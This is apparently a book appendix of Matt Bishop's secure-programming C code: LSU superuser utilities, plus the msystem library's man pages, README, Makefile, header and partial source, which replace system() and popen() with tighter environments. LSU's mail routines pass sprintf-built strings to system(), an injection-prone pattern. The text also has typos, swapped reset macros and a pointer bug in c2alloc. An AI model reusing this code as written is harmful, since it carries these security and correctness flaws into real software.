 */
while(*b != '\t')
        b++;
while(isspace(*b))
        b++;
if (*b == '\0'){
        (void) sprintf(ebuf,
                "(%2d): missing newuser, tty, time fields\n",
                                                linect);
        err(L_INFO|F_NONE, ebuf);
        exstat = 1;
        continue;
}
/*
 * begin newuser user field; f points to a newuser name,
 * b will point to just beyond end of that name
 */
f = b;
do{
        /*
         * skip over the name; if it ends in comma,
         * another follows
         */
        while(*b && *b != ',' && !isspace(*b))
                b++;
        c = *b;
        *b++ = '\0';
        /*
         * is it a legal user
         */
        if (!isany(f) && getpwnam(f) == PNULL){
                (void) sprintf(ebuf, "(%2d): %s -- no such user\n",
                                                linect, f);
                exstat = 1;
                err(L_INFO|F_NONE, ebuf);
        }
        /*
         * now look at beginning of next one
         */
        f = b;
} while(c == ',');
/*
 * skip to next field; if nothing else,
 * there are two fields missing
 */
if (c != '\t')
        while(*b && *b != '\t')
                b++;
while(isspace(*b))
        b++;
if (*b == '\0'){
        (void) sprintf(ebuf, "(%2d): missing tty, time fields\n",
                                                linect);
        err(L_INFO|F_NONE, ebuf);
        exstat = 1;
        continue;
}
                /*
                 * now check the terminal specification syntax
                 */
                f = b;
                (void) isintty(f);
                /*
                 * skip to next field; if nothing else,
                 * there are two fields missing
                 */
                while(*b && *b != '\t')
                        b++;
                while(isspace(*b))
                        b++;
                if (*b == '\0'){
                        (void) sprintf(ebuf, "(%2d): missing time field\n",
                                                                linect);
                        err(L_INFO|F_NONE, ebuf);
                        continue;
                }
                /*
                 * now check the time specification format
                 */
                f = b;
                (void) isintime(f);
        }
        return(exstat);
}

/*
 * this returns 1 if the word f is "ANY" in any case
 */
int isany(f)
char *f;
{
        /*
         * you maybe expected a table lookup?
         */
        return (f[0] && tolower(f[0]) == 'a'
                && f[1] && tolower(f[1]) == 'n'
                        && f[2] && tolower(f[2]) == 'y'
                                && f[3] == '\0');
}
```

```
/*
 * LSU -- local superuser
 *
 * Author:
 *      Matt Bishop
 *      Research Institute for Advanced Computer Science
 *      NASA Ames Research Center
 *      Moffett Field, CA  94035
 *
 *      mab@riacs.edu                   ARPA
 *      ...!decvax!decwrl!riacs!mab     UUCP
 *      ...!ihnp4!ames!riacs!mab        UUCP
 *
 * Copyright (c) 1986.
 */
#include "lsu.h"

/*
 * setname -- get the tail of the path name; if legal, set progname to
 *            the name in the "runas" array
 */
setname(path)
char *path;                     /* full path name of program */
{
        register char *p, *q, *r;       /* used to find tail */
        register int i;                 /* counter in a for loop */
        char buf[BUFSIZ];               /* buffer for error message */

        /*
         * get the tail part of the name
         */
        for(q = p = path; *p != '\0'; p++){
                if (*p == '/'){
                        for(r = p; *p == '/'; p++);
                        if (*p == '\0'){
                                *r = '\0';
                                break;
                        }
                        q = p;
                }
        }

        /*
         * pick the element of runas[] that this program
         * is being run as
         */
        for(i = 0; runas[i].pname != NULL; i++)
                if (strcmp(q, runas[i].pname) == 0){
                        progname = runas[i].pname;
                        progis = &runas[i];
                        return;
                }
        progname = q;
        progis = &runas[i];

        /*
         * the program can only be called as SU or LSU
         * die on anything else
         */
        (void) sprintf(buf, "bad program name (%s)\n", path);
        err(L_INFO|F_FAIL, buf);
}
```

```
/*
 * isinlist -- see if arg 1 is in comma-separated list for arg2
 * if arg 1 is NULL, return the first element of the list in arg 1
 * if first element of list is "any", match
 */
char *isinlist(name, buf)
char *name;                     /* name of person to check */
char *buf;                      /* list to be checked */
{
        register char *b;       /* used to split comma-separated parts */
        register char *eob;     /* points to end of name list */

        /*
         * find the end of the name list
         */
        while(isspace(*buf))
                buf++;
        for(eob = buf; *eob && *eob != '\t'; eob++);
        if (*eob)
                *eob++ = '\0';
        /*
         * if the list is "ANY", match
         */
        if (lowcase(buf[0]) == 'a' &&
                 lowcase(buf[1]) == 'n' && lowcase(buf[2]) == 'y' &&
                        (buf[3] == '\0' || buf[3] == '\t' || buf[3] == '\n'))
                return(eob);
        /*
         * loop until you run out of list
         */
        do{
                /*
                 * split the next name off from the comma-separated list
                 */
                for(b = buf; *b && *b != ','; b++);
                if (*b == ',')
                        *b++ = '\0';
                /*
                 * compare -- see if this is it
                 */
                if (strcmp(name, buf) == 0)
                        return(eob);
        }
        while(*(buf = b) != '\0');

        /*
         * not found -- return nothing
         */
        return(NULL);
}

/*
 * vfypwd -- check the password
 */
vfypwd(encpw)
char *encpw;            /* encrypted password */
{
        register int i;         /* used to blank out passwords */
        register char *p;       /* used to load passwords */

        /*
         * demand a password if the stored password field is not null;
         */
```

```
        if (curpw.pw_uid != 0 && encpw != NULL && *encpw != '\0'){
                /*
                 * we need a password
                 */
                p = getpass("Password: ");
                if (success != F_FAIL && (p == NULL ||
                        (strcmp(encpw, crypt(p, encpw)) != 0 &&
                                strcmp(encpw, BOGUSPWD) != 0)))
                        err(L_INFO|F_FAIL, "invalid password\n");
                /*
                 * blank out the password in core (just in case)
                 */
                for(i = 0; i < SZPASSWORD; i++)
                        p[i] = '\001';
        }
}

/*
 * strsave -- saves a string in reserved space
 */
char *strsave(s)
char *s;                        /* string to be copied */
{
        char *p;                /* pointer to new space */

        /*
         * if there is no string, make an empty one
         */
        if (s == NULL)
                s = "";

        /*
         * allocate space for the string
         */
        if ((p = malloc((unsigned) (strlen(s)+1))) == NULL)
                err(L_INFO|F_COND|F_SYS, "malloc");

        /*
         * copy the string into the reserved memory
         * and return the reserved memory space
         */
        (void) strcpy(p, s);
        return(p);
}

/*
 * err -- print an error message (like perror)
 */
err(flag, what)
unsigned int flag;              /* error flags */
char *what;                     /* what to print */
{
        char message[BUFSIZ];           /* message to print */

        /*
         * if a system error, get the message
         */
        if (bitset(flag, F_SYS)){
                if (errno < sys_nerr)
                        (void) sprintf(message, "%s: %s\n",
                                                what, sys_errlist[errno]);
                else
                        (void) sprintf(message, "%s: unknown error #%d\n",
                                                what, errno);
        }
        else
                (void) strcpy(message, what);

        /*
         * if checking syntax, just report syntax errors
         */
        if (progname == CSU){
                (void) fprintf(stderr, "%s: %s", progname, message);
                return;
        }

        /*
         * log the error message
         */
        logmessage(flag&L_MASK, message);

        /*
         * mail a message
         */
        if (bitset(flag, F_PERM))
                mailperm(message);
        if (bitset(flag, F_LOG))
                maillog(message);

        /*
         * how to allow access
         */
        if (bitset(flag, F_FAIL))
                success = F_FAIL;
        if (bitset(flag, F_COND) && (success != F_FAIL))
                success = F_COND;
}

/*
 * this mails a message to a list of users
 * who maintain the access file
 */
static char errperm[BUFSIZ] = "%s %s << xxEOFxx\n\
From: root\n\
To: %s\n\
Subject: \"su\" access file problems\n\
\n\
When %s tried to run \"%s\", it encountered a problem with the\n\
access file:\n\
        %s\
(The stamp for the log messages is [%05d].)  This must be fixed at once\n\
or the \"su\" programs will fail consistently.  As of now, only\n\
\"su root\" or \"nsu root\" can work.\n\
xxEOFxx\n";

mailperm(mesg)
char *mesg;                     /* message */
{
        char buf[BUFSIZ];               /* buffer for mail message */

        (void) sprintf(buf, errperm, LSUMAIL, LSUMAINT, LSUMAINT,
                                        curpw.pw_name, progname, mesg, stamp);
        (void) system(buf);
}

/*
```

```
 * this mails a message to a list of users
 * who maintain the log file
 */
static char errlog[BUFSIZ] = "%s %s << xxEOFxx\n\
From: root\n\
To: %s\n\
Subject: \"su\" log file problems\n\
\n\
When %s tried to run \"%s\", it encountered a problem with the\n\
log file:\n\
        %s\
As a result, none of the \"su\" programs can log messages.  This\n\
must be fixed at once or the \"su\" programs will fail consistently.\n\
As of now, only \"su root\" or \"nsu root\" can work.\n\
xxEOFxx\n";

maillog(mesg)
char *mesg;                     /* message */
{
        char buf[BUFSIZ];               /* buffer for mail message */

        (void) sprintf(buf, errlog, LSUMAIL, LSUMAINT, LSUMAINT,
                                        curpw.pw_name, progname, mesg);
        (void) system(buf);
}
```

This page intentionally left blank
except for this notice.

M. Bishop, source code to the function *mpopen*

This page deliberately left blank.

NAME

tester − testing the more secure children functions

SYNOPSIS

tester

DESCRIPTION

Tester allows the user to try various features of *msystem.c*. The program takes no arguments; type your commands to the prompt ‘‘>’’. The commands define the subprocess environment and the command to be executed in that subprocess; they are:

− *nnn* keep file descriptor *nnn* open when the subcommand is run

| *nnn* keep file descriptor *nnn* closed when the subcommand is run

a *arg* set environment variable. If *arg* is the variable name, it is defined to have the same value as in the current user’s environment; if it is the variable name followed by an ‘‘=’’, it is defined to have the empty value; and if it is of the form ‘‘*name=val*’’, it is defined to have the value *val*.

c *line* *line* is the command to be run; it begins with the first non-whitespace character after ‘‘c’’ and runs to the end of the line. This does **not** execute the command, but stores it for later use.

d *arg* Delete the environment variable *arg* from the environment.

g *nnn* Set the GID of the subprocess to *nnn*.

i Initialize the environment. All user-defined environment variables are deleted, and the umask, default UID, and default GID resume their initial values.

m *nnn* Set the umask of the subprocess to *nnn*. *nnn* is read as an octal number.

P Run the stored command using *mpopen* and pipe the output through the tester. The tester simply copies the command’s output to the standard output.

p Run the stored command using *mpopen*. The tester prompts the user for input, and as each line is typed passes that input to the subprocess. The command then reads that input. To terminate the subprocess, enter a line consisting only of the character ‘‘.’’.

q Quit; exit the program.

r Run the stored command usin *msystem*.

u *nnn* Set the UID of the subprocess to *nnn*.

AUTHOR

Matt Bishop
Department of Computer Science
University of California, Davis
Davis, CA 95616-8562
email: bishop@cs.ucdavis.edu

VERSION

version 1.0, May 19, 1994 Initial version for distribution

NAME

testfd − visualit the file descriptor closing and opening

SYNOPSIS

testfd [*file*]

DESCRIPTION

Testfd opens the named *file* (default ‘‘/etc/passwd’’), and marks the file descriptor to remain open during the *mpopen*(3) function. It then uses *mpopen* to execute a command that reads from the new file descriptor, prepends a ‘#’ character, and prints the line on the standard output. It marks the file descriptor to close during the ,IR mpopen , and repeats the test.

The test succeeds if the file is printed the first time with a ‘#’ at the beginning of each line, and then the file does not print when the file descriptor is marked closed.

AUTHOR

Matt Bishop
Department of Computer Science
University of California, Davis
Davis, CA 95616-8562
email: bishop@cs.ucdavis.edu

VERSION

version 1.0, May 19, 1994 Initial version for distribution

NAME

msystem, mpopen, mpclose − issue a shell command

SYNOPSIS

```
#include env.h

int msystem(string)
char *string;

FILE *mpopen(cmd, mode)
char *cmd, *mode;

int mpclose(fp)
FILE *fp;

int mfpopen(cmd, fpa)
char *cmd;
FILE *fpa[3];

int mfpclose(indx, fpa)
int indx;
FILE *fpa[3];

int mxfpopen(argv, fpa)
char *argv[];
FILE *fpa[3];

int mxfpclose(indx, fpa)
int indx;
FILE *fpa[3];

int le_set(env)
char *env;

int le_unset(env)
char *env;

le_clobber( )

int le_umask(umask)
int umask;

int le_openfd(fd)
int fd;

int le_closefd(fd)
int fd;

int le_euid(uid)
int uid;

int le_gid(gid)
int gid;
```

DESCRIPTION

The function *msystem* gives the *string* to the user's login shell as input, just as if the string had been typed as a command from a terminal. The current process performs a *wait*(2V) system call, and waits until the shell terminates. *Msystem* then returns the exit status returned by *wait*(2V). Unless the shell was interrupted by a signal, its termination status is contained in the 8 bits higher up from the low-order 8 bits of the value returned by *wait* .

The arguments to *mpopen* are pointers to null-terminated strings containing, respectively, a shell command line and an I/O mode, either **r** for reading or **w** for writing. *Mpopen* creates a pipe between the calling process and the command to be executed. The value returned is a stream pointer such that one can write to the standard input of the command, if the I/O mode is **w**, by writing to the file stream; and one can read from the standard output of the command, if the I/O mode is **r**, by reading from the file stream.

A stream opened by *mpopen* should be closed by *mpclose* , which waits for the associated process to terminate and returns the exit status of the command.

Because open files are shared, a type **r** command may be used as an input filter, reading its standard input (which is also the standard output of the process doing the *mpopen)* and providing filtered input on the stream, and a type **w** command may be used as an output filter, reading a stream of output written to the stream process doing the **mpopen** and further filtering it and writing it to its standard output (which is also the standard input of the process doing the *mpopen).*

The functions *mfpopen* and *mfpclose* are similar to *mpopen* and *mpclose*, respectively. However, non-**NULL** elements 0, 1, and 2 of **fpa** are connected to the standard input, output, and error of **cmd**; the program invoking *mfpopen* can then write to **fpa[0]** (and **cmd** will read that as standard input) or read from **fpa[1]** (which will be **cmd**'s standard output) and **fpa**[2] (which will be **cmd**'s standard error). If any is set to **NULL**, the appropriate file pointer refers to the same as the caller's. So, for example, to read the standard output and error of the command ‘‘/usr/bin/xyz -abc’’ do the following:

```
FILE *fp[3];
int ix;
...
fp[0] = NULL;  /* stdin for xyz is stdin of this program */
fp[1] = stdout; /* can be anything non-NULL */
fp[2] = stderr; /* can be anything non-NULL */
if ((ix = mfpopen("/usr/bin/xyz -abc", fp) == -1)
    /* error handling and return here */
/* now fp[1] is attached to stdout of /usr/bin/xyz */
/* and fp[2] is attached to stderr of /usr/bin/xyz */
...
status = mfpclose(ix, fp);
```

The functions *mxfpopen* and *mxfpclose* are similar to *mfpopen* and *mfpclose*, respectively, except that, instead of a command, they take an argument vector, and do not use the shell to execute the command. In the above example, ‘‘/usr/bin/xyz -abc" was executed by passing it to the appropriate shell as

shell -c "/usr/bin/xyz -abc"

whereas with *mxfpopen*, the arguments are passed directly to *execve*(2). The same example using *mxfpopen* would be:

```
FILE *fp[3];
int ix;
char *args[3];
...
fp[0] = NULL;  /* stdin for xyz is stdin of this program */
fp[1] = stdout; /* can be anything non-NULL */
fp[2] = stderr; /* can be anything non-NULL */
args[0] = "/usr/bin/xyz";
args[1] = "-abc";
args[2] = NULL;
```

```
if ((ix = mxfpopen(argx, fp) == -1)
    /* error handling and return here */
/* now fp[1] is attached to stdout of /usr/bin/xyz */
/* and fp[2] is attached to stderr of /usr/bin/xyz */
...
status = mxfpclose(ix, fp);
```

The *msystem* and *mpopen* functions and their variants in this library performs considerably more security-related checking than the standard *system*(3) and *popen*(3) functions. By default, they delete all of the caller's environment, and create a new environment composed of:

umask set to 077
uid set to real UID
gid set to real GID
all file descriptors closed except for 0, 1, 2
PATH=/bin:/usr/bin:/usr/ucb:/etc
SHELL=/bin/sh
IFS= \t\n
TZ

where **IFS** is defined as a blank, tab, and newline and **TZ** is given to the subprocess as defined in your current environment. If **SHELL** is undefined or empty, the Bourne shell *sh*(1) will be used to execute the command. The following functions allow the caller to change the environment under which the program runs; they must be called before *msystem* and *mpopen* or their variants:

le_set(*env*) takes as its argument a shell variable setting and adds that to the *msystem* environment. If the parameter contains an equal sign '=', the text preceding the first equal sign is the name of the variable and the text following the first equal sign is the value. If the variable is already defined, the new definition replaces whatever the value of that environment variable is. If nothing follows the equal sign, the variable's value is deleted (set to nothing). If no equal sign is present, the value of that variable as defined in the user's current environment is used. For example, suppose the user's current environment has **HOME** set to ''/usr/bishop''; by default, **HOME** is undefined when *msystem* is invoked. Then

le_set("HOME=/")

sets **HOME** to ''/'' for the command executed by *msystem*; and

le_set("PATH=")

makes **PATH** have no value for the command executed by *msystem*.

The function *le_unset*(*env*) deletes the named environment variable from the environment under runs its command. For example,

le_unset("SHELL")

deletes the variable **SHELL**. Note that this is not the same as

le_set("SHELL=")

because in the latter, the environment variable **SHELL** is defined (although as the empty string).

The function *le_clobber* erases all of the environment variables except for the preset ones (**PATH**, **SHELL**, and **IFS**).

The function *le_umask*(*umask*) resets the **umask** value; the value of *umask* is interpreted as a C integer (so if you want octal, put in a leading 0!) For example,

le_umask(022)

resets the **umask** variable to 022. Note this is considerably different than saying

le_umask(22)

By default, all file descriptors except the standard input, output, and error are closed before the child process is run. To force descriptor *fd* to remain open, use the function *le_openfd*(*fd*); to force it to close, use *le_closefd*(*fd*). The latter function is provided to counter an erroneous call to *le_openfd*.

To set the real and effective UID (GID) of the environment under which *msystem* runs, use the function *le_euid*(*uid*) (*le_gid*(*gid*)) which, when given a non-negative argument, cause the real and effective UID (GID) to be reset to *uid* (*gid*). If *uid* (*gid*) is −1, they are not reset; if the value is less than −1, the effective UID (GID) is reset to the real UID (GID).

SEE ALSO

sh(1), **execve**(2V), **wait**(2V), **popen**(3S) **system**(3)

DIAGNOSTICS

The following error codes are returned:

SE_NONE no error; function was successful
SE_NOMEM ran out of memory
SE_NOPIPE a pipe could not be created
SE_NOVAR tried to delete a nonexistant environment variable

Exit status 127 indicates the shell could not be executed.

BUGS

The command passed to *msystem* is not checked for special shell metacharacters like ';'. In the author's opinion, this is a feature, as different shells use different characters for metacharacters. However, the user must check the command before calling *msystem* to be sure the command is acceptable.

That **TZ** must be taken from your environment opens a myriad of possible ways to attack, (the precise number depends on what the called program does with that variable), and so I **strongly** recommend it be fixed at compile time by the installer.

AUTHOR

Matt Bishop
Department of Computer Science
University of California, Davis
Davis, CA 95616-8562
email: bishop@cs.ucdavis.edu

VERSION

version 1.0, May 19, 1994
Initial version for distribution

version 1.1, July 5, 1994
Added TZ to the list of environment variables to be passed on by default; you get what the environment gives you (as required by System V based systems)

version 1.2, October 4, 1994
Added *mxfpopen*, *mxfpclose* functions; also modified *le_set* to eliminate duplicate environment variable names in the list (before, if you reset a predefined environment variable name and this was the first environment variable set, you would get two values in the list).

MORE SECURE SYSTEM

The file msystem.c contains a version of system(3), popen(3), and
pclose(3) that provide considerably more security than the standard
C functions. They are named msystem, mpopen, and mpclose, respectively.
While I don't guarantee them to be PERFECTLY secure, they do constrain
the environment of the child quite tightly, tightly enough to close the
obvious holes.

By default, when you call msystem(), you get the following
environment:

```
        PATH=/bin:/usr/bin:/usr/ucb:/etc
        SHELL=/bin/sh
        IFS=" \t\n"
        TZ=... # whatever it is set to in your environment
        umask 077
```

(no other environment variables are defined), and the EUID and EGID are
reset to the RUID and RGID, respectively. All file descriptors are closed
across the exec.

It does NOT attempt to parse the command and determine if what you are doing
should be allowed. This is because there are enough shells with different
enough syntaxes so that writing one of those beasts would be a library in
itself! Once you do that, though, these routines will let you execute those
commands more securely than the standard libraries.

Use msystem, mpopen, and mpclose exactly like system(3), popen(3), and
pclose(3).

==========
COMPILING

Use the Makefile. Before you do anything, look in the Makefile for system-
specific things to set. Then:

```
        make lib        to make the libmsystem.a library
        make tester     to build a test program
        make testfd     to build another test program
        make all        to make libmsystem.a, tester, and testfd
        make clobber    clean everytWthe directory up
```

==========
ALTERING THE ENVIRONMENT AT RUN TIME

This default environment can be tailored to your liking by a series of
functions:

```
le_set("VAR=XXX")
        define the environment variable VAR to have value XXX in
        the subprocess environment
le_set("VAR=")
        define the environment variable VAR to have an empty value
        in the subprocess environment
le_set("VAR")
        define the environment variable VAR to have the same value
        in the subprocess environment as it does in the current environment
le_unset("VAR")
        delete the environment variable VAR from the subprocess environment
le_umask(UMASK)
        set the subprocess umask to UMASK (integer)
le_openfd(n)
        do not close file descriptor n before running the subprocess

le_closefd(n)
        close file descriptor n before running the subprocess; this is the
        default, but this is provided to reset things after calling le_openfd

le_uid(UID)
        reset the effective (and real, if root) uid to UID; if uid = -1,
        it's not changed, if < -1, it's reset to the process effective uid

le_gid(GID)
        reset the effective (and real, if root) gid to GID; if gid = -1,
        it's not changed, if < -1, it's reset to the process effective gid

All return:
        SE_NONE         no error
        SE_NOMEM        couldn't do it; ran out of memory
        SE_ENVVAR       couldn't do it; too many environment vars defined
        SE_BADUMASK     umask not reset; not given a valid number
        SE_BADFD        no such file descriptor
```

If you want error messages tobe printed to stderr, set the global variable

```
        int le_verbose
```

to 1.

==========
CUSTOMIZING THE DEFAULTS

If you don't like the default settings, you need to look in one of two places:

env.h contains the macros (look towards the bottom); they can all
be overridden at compile time. If you want to add new permanent
environment variables (ie, the ones set by default), add a macro
like the DEF_PATH one, then go into msystem.c and add the macro to
the array nvfix. Presto! You've done it.

I strongly recommend you do this to TZ to make it be set to your
current time zone (or to delete it), because since what is in it by
default is under the control of the environment, a subprocess may be
able to take advantage of it. Darn System V based UNIX systems!

==========
SYSTEMS IT HAS BEEN TESTED ON

SunOS 4.1.3
IRIX 4.0.5
ULTRIX 4.3A
        If you get it running on other systems, let me know, please
        (ESPECIALLY if you make changes, so I can incorporate them!)

==========
AUTHOR, VERSION, DISCLAIMER, ETC.

Matt Bishop
Department of Computer Science
University of California, Davis
Davis, CA 95616-8562

phone: (916) 752-8060

```
fax: (916) 752-4767
email: bishop@cs.ucdavis.edu

This code is placed in the public domain.  I do ask that
you keep my name associated with it, that you not represent
it as written by you, and that you preserve these comments.
This software is provided "as is" and without any guarantees
of any sort.

================
HISTORY

Version 1.0             May 19, 1994            Matt Bishop
        Original version, taken and modified from passwd+ beta
Version 1.1             July 5, 1994            Matt Bishop
        Added TZ to the default environment, value is whatever
        the current environment variable is set to (thanks to
        C. Harald Koch, chk@utcc.utoronto.ca, for this one)
Version 1.2             October 4, 1994         Matt Bishop
        Added mxfpopen, mxfpclose; also cleaned up le_set(),
        in that before if you added a predefined environment
        variable as the first variable, it would process it,
        initialize the environment list (first call), and
        then append the name; now if le_set() is called, it
        initializes the environment and then does the checking
Version 1.3             October 31, 1994         Matt Bishop
        Made global variables static
```

```
#
# makefile for security-enhanced system
#
CC = gcc -ansi -pedantic
#CC = cc

# set -DSTRDUP if strdup is a library function on your system
# set -DMAX_MPOPEN=n if you'll make more than 20 popen calls at the same time
#       (here, n is the maximum number you will make at once)
# set -DSIG_TYPE=int if the base type of signal is an int and not a void
# you can reset the following to change the default command encironment
# within msystem:
# DEF_UMASK     077                     umask
# DEF_PATH      /bin:/usr/bin:/usr/ucb  search path
# DEF_SHELL     /bin/sh                 shell
# DEF_IFS        \t\n                   IFS (blank, tab, newline)
# UID_RESET     -2                      reset EUID to RUID
# GID_RESET     -2                      reset EGID to RGID
#
DEFINES = -DSTRDUP
CFLAGS = -g $(DEFINES)

#
# programs
#
ARCH = ar               # archiver (library builder)
ARFLAGS = rv            # on BSD, it's rv; on System V, it's rvs
LINT = lint             # lint (strict K&R C checker)
LINTFLAGS = -abch       # on BSD, it's -abch; on System V, it's nothing
RANLIB = ranlib         # on BSD, it's ranlib; on System V, it's true
RM = rm                 # file deletion command
RMFLAGS = -f            # options to file deletion command

#
# library file names
#
LIBSRC = msystem.c
LIBOBJ = msystem.o
LIB = libmsystem.a

#
# the rules
#
lib:    $(LIB)

all:    tester testfd

tester: $(LIB) tester.o
        $(CC) $(CFLAGS) -o tester tester.o $(LIB)

testfd: $(LIB) testfd.o
        $(CC) $(CFLAGS) -o testfd testfd.o $(LIB)

$(LIB): $(LIBOBJ)
        $(AR) $(ARFLAGS) $(LIB) $(LIBOBJ)
        $(RANLIB) $(LIB)

#
# support stuff
#
lint:
        lint $(LINTFLAGS) msystem.c

clean:
        $(RM) $(RMFLAGS) tester.o testfd.o $(LIBOBJ)

clobber:
        $(RM) $(RMFLAGS) tester.o testfd.o $(LIBOBJ) tester testfd $(LIB) a.out core ER
```

```
/*
 * This is the header file; include it in programs that use
 * the more secure system call (or the more secure popen call)
 * It also contains error codes and such
 *
 * Author information:
 * Matt Bishop
 * Department of Computer Science
 * University of California at Davis
 * Davis, CA  95616-8562
 * phone (916) 752-8060
 * email bishop@cs.ucdavis.edu
 *
 * This code is placed in the public domain.  I do ask that
 * you keep my name associated with it, that you not represent
 * it as written by you, and that you preserve these comments.
 * This software is provided "as is" and without any guarantees
 * of any sort.
 *
 * Version information:
 * 1.0          May 25, 1994            Matt Bishop
 */
/*
 * forward declarations
 */
#ifdef __STDC__
void le_clobber(void);
int le_set(char *);
int le_unset(char *);
int le_umask(int);
int le_openfd(int);
int le_closefd(int);
int le_euid(int);
int le_egid(int);
int msystem(char *);
FILE *mpopen(char *, char *);
int mpclose(FILE *);
int mfpopen(char *, FILE *[]);
int mfpclose(int, FILE *[]);
int mxfpopen(char *[], FILE *[]);
int mxfpclose(int, FILE *[]);
int schild(char *, char *[], char *[], FILE *[], int);
int echild(int);
#else
void le_clobber();
int le_set();
int le_unset();
int le_umask();
int le_openfd();
int le_closefd();
int le_euid();
int le_egid();
int msystem();
FILE *mpopen();
int mpclose();
int mfpopen();
int mfpclose();
int mxfpopen();
int mxfpclose();
int schild();
int echild();
#endif
```

```
/*
 * define error codes
 */
#define SE_NONE         0               /* no error */
#define SE_NOMEM        -1              /* no memory */
#define SE_NOPIPE       -2              /* no pipes */
#define SE_NOVAR        -3              /* variable not defined */
#define SE_BADFD        -4              /* invalid file descriptor */

/*
 * default security settings
 */
#ifndef DEF_UMASK
#       define DEF_UMASK        077             /* only owner has privileges */
#endif
#ifndef UID_RESET
#       define UID_RESET        -2              /* reset EUID to RUID */
#endif
#ifndef GID_RESET
#       define GID_RESET        -2              /* reset EGID to RGID */
#endif
#ifndef DEF_PATH
#       define DEF_PATH "PATH=/bin:/usr/bin:/usr/ucb"  /* default search path */
#endif
#ifndef DEF_SHELL
#       define DEF_SHELL        "SHELL=/bin/sh" /* default shell */
#endif
#ifndef DEF_IFS
#       define DEF_IFS          "IFS= \t\n"     /* default IFS */
#endif
#ifndef DEF_TZ
#       define DEF_TZ           "TZ"            /* default TZ */
#endif
#ifndef NOSHELL
#       define NOSHELL          "/bin/sh"       /* use this if no shell */
#endif
```

```
/* LINTLIBRARY */
/*
 * This is the file with all the library routines in it
 *
 * Author information:
 * Matt Bishop
 * Department of Computer Science
 * University of California at Davis
 * Davis, CA  95616-8562
 * phone (916) 752-8060
 * email bishop@cs.ucdavis.edu
 *
 * This code is placed in the public domain.  I do ask that
 * you keep my name associated with it, that you not represent
 * it as written by you, and that you preserve these comments.
 * This software is provided "as is" and without any guarantees
 * of any sort.
 *
 * Version information:
 * 1.0          May 25, 1994            Matt Bishop
 * 1.1          July 5, 1994            Matt Bishop
 *      added TZ to the list of environment variables to be
 *      passed on by default; you get what the environment
 *      gives you (as required by System V based systems)
 * 1.2          October 4, 1994         Matt Bishop
 *      added mxfpopen, mxfpclose; also cleaned up le_set(),
 *      in that before if you added a predefined environment
 *      variable as the first variable, it would process it,
 *      initialize the environment list (first call), and
 *      then append the name; now if le_set() is called, it
 *      initializes the environment and then does the checking
 * 1.3          October 31, 1994        Matt Bishop
 *      made the globals static for better modularity
 */

/*
 * set, reset environment to be passed to mpopem
 */
#include <stdio.h>
#include <sys/types.h>
#include <sys/file.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <time.h>
#include <malloc.h>
#include <string.h>
#include <signal.h>
#ifdef __STDC__
#       include <unistd.h>
#       include <stdlib.h>
#endif
#include <sys/param.h>
#include <assert.h>
#include "env.h"

/*
 * signal type
 */
#ifndef SIG_TYPE
#       define SIG_TYPE void
#endif

/*
 * define error message printer
 */
#define ERMSG(x)        if (le_verbose){                                \
                                (void) fprintf(stderr, "SE internal error: ");\
                                (void) fprintf(stderr, "%s(%d): %s\n",  \
                                        __FILE__, __LINE__-4, x);       \
                        }

/*
 * define limits
 *
 * for the popen/pclose clones, we need to store PIDs in an array;
 * how big should it be?  answer: since each popen call requires 1
 * pipe, it can only be as big as the maximim number of pipes allowed
 * that number is MAX_MPOPEN
 */
#ifndef MAX_MPOPEN
#       define MAX_MPOPEN       20
#endif
/*
 * all environment variable arrays are dynamically allocated; if they are
 * too small, they grow by PTR_INC to accommodate the new variable
 * changing this just causes more (or less) allocations; it's an efficiency
 * consideration, not a security or system one
 */
#define PTR_INC         1024    /* how much to increment pointer arrays */
/*
 * this is the maximum number of signals; we use NSIG if that's
 * defined, otherwise 32 (which seems to be right for most systems)
 */
#ifdef NSIG
#       define MAX_SIGNAL       NSIG
#else
#       define MAX_SIGNAL       32
#endif
/*
 * this is the maximum number of file descriptors (NFILES if
 * defined, otherwise 256 (which seems to be right for most systems)
 */
#ifdef NFILES
#       define MAX_DESC         NFILES
#else
#       define MAX_DESC         256
#endif

/*
 * in case the subprocess fails to exec the command properly
 */
#define EXIT_BAD        -1      /* oops! */

/*
 * now, the environment
 *
 * the default environment; you get the bare bones here.
 * to add to it, just stick the new environment variables
 * at the end of the array; the program does the rest automatically
 */
char *nvfix[] = {                       /* these MUST be set or reset */
        DEF_PATH,                               /* a safe path */
        DEF_SHELL,                              /* a safe shell */
        DEF_IFS,                                /* a safe IFS */
        DEF_TZ,                                 /* the current time zone */
        NULL,                           /* add new ones here */
```

```
};
#define SZ_NVFIX        (sizeof(nvfix)/sizeof(char *))  /* size of nvfix */
static int octmask = DEF_UMASK;         /* default umask */
static int mresetgid = UID_RESET;       /* reset EGID to RGID by default */
static int mresetuid = GID_RESET;       /* reset EUID to RUID by default */
static int fdleave[MAX_DESC];           /* 1 to keep file descriptor open */
static char **envp = NULL;              /* environment passed to child */
static int sz_envp = 0;
static int nend = 0;                    /* # entries in envp */
static int le_verbose = 1;              /* 1 to print error messages */

/*
 * structure for malloc
 */
union xyzzy {
        char **cpp;             /* doubly-indirect pointer */
#ifdef __STDC__
        void *vp;               /* generic pointer */
#else
        char *vp;               /* generic pointer */
#endif
};                      /* used to cast malloc properly */

/*
 * library functions
 */
#ifndef __STDC__
char *getenv();                         /* get variable from environment */
#endif
/************ U T I L I T Y    F U N C T I O N S ******************/

/*
 * string duplication into private memory
 * on some systems, this is a library function, so define STRDUP
 * if it is on yours
 */
#ifdef STRDUP
#       ifndef __STDC__
        char *strdup();
#       endif
#else
#       ifdef __STDC__
        static char *strdup(char *str)
#       else
        static char *strdup(str)
        char *str;
#       endif
        {
                register char *p;       /* temp pointer */

                /*
                 * allocate space for the string, and copy if successful
                 */
                if ((p = malloc((unsigned)((strlen(str)+1)*sizeof(char))))
                                                                        != NULL)
                        (void) strcpy(p, str);
                return(p);
        }
#endif


/*
 * allocate space for an array of pointers, OR
 * (if space already allocated) increase the allocation by PTR_INC
 */
#ifdef __STDC__
static char **c2alloc(char **old, int *sz_alloc)
#else
static char **c2alloc(old, sz_alloc)
char **old;
int *sz_alloc;
#endif
{
        register int i;         /* counter in a for loop */
        union xyzzy x;          /* used to cast malloc properly */

        /*
         * allocate space for the new (expanded) array
         */
        x.vp = malloc((unsigned) ((*sz_alloc + PTR_INC) * sizeof(char *)));
        if (x.vp != NULL){
                /* success! copy the old and free it, if appropriate */
                if (old != NULL){
                        for(i = 0; i < *sz_alloc; i++)
                                x.cpp[i] = old[i];
                        x.cpp = old;
                        (void) free(x.vp);
                }
